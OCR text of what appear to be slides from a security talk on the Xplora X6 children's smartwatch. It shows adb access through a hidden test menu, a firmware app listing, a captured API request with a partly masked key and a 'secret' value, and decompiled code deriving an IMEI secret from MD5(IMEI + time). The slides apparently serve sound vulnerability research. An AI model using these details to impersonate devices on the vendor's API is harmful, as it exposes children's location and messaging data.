





Fig. 9


[fccid.io/2AVMJX6]


GND


14:02
SW Version
w112.8.1.002_2303291
HW Version
W112_MB
IMEI
SN



2 3 2 3
1 2 3
4 5 6
7 8 9
0
OK



10:32
MMI test
USB debugging
Android logging
Aging test




```
user@Hekate:~
[user@Hekate ~]$ adb devices
List of devices attached
c9597f6 device

[user@Hekate ~]$ adb shell
w112:/ $ ls /sdcard
Alarms Download     Movies Notifications Podcasts  WatchFace
DCIM   LogCollector Music  Pictures      Ringtones xpchatdata
w112:/ $ ls /system
app                     etc       lib          priv-app             vendor
bin                     fake-libs lost+found   recovery-from-boot.p xbin
build.prop              fonts     manifest.xml tts
compatibility_matrix.xml framework media       usr
w112:/ $
```


Files
Home
Recent
Starred
Network
Trash
Documents
Music
Pictures
Downloads
Videos
uments / The... ion / archive / Mal...lora / repro / firm... 03 / priv-app
eBackup
vice
ger
TelephonyProvider
WallpaperCropper
XPChatProvider
XPCommonProvider
XPCommonService
XPContactProvider
com.qualcomm.location
qcrilmsgtunnel
watchbluetooth
watchdeveloperoptions
watchfaceanalogclock
watchfaceanalogdigitalclock
watchsettings
watchwifi
xpaddfriend
xpalarm
xpcaculator
xpcalendar
xpcamera
xpchat
xplauncher
xpmusic
xponboarding
xpphoto
xpsettings
xpsports
xpstopwatch
xpweather
xtra_t_app


htk.xplora.com
api.xplora.com
HTTPS
HTTPS
MQTT
AWS IoT Core
Di, 7. Sept.
12:29
25° C
Schritte 11460
13:44
Good Afternoon
Ea Alderson
You
Small Ea
Add a device
Your devices
Call and message at a glance.
Small Ea
5m
Message
Call
Small Ea's Device
Last Updated: 13:01
100 %
Steps
View total steps taken today.
Help
Hub
Map
Goplay
Settings

```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTel2YPe4Lpc9loR/KzCJg==
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
H-Authorization: Open
  b05a400d116b582c****************:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP7OVGKdXSI=

{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
```

timestamp

```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTel2YPe4Lpc9loR/KzCJg==
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
H-Authorization: Open
  b05a400d116b582c****************:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP7OVGKdXSI=

{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
```

static secret


timestamp
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTel2YPe4Lpc9loR/KzCJg==
encryptImei()
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
static secret
H-Authorization: Open
b05a400d116b582c**********:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP7OVGKdXSI=
encryptSignature()
{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
getImeiSecret()

```
public final String getImeiSecret(boolean isRefreshToken) {
    String imei = SystemProperties.get("persist.zs.imei.number");
    if (isRefreshToken) {
        this.imeiSecret = Md5Util.INSTANCE.md5(imei + System.currentTimeMillis());
    }

    return this.imeiSecret;
}
```

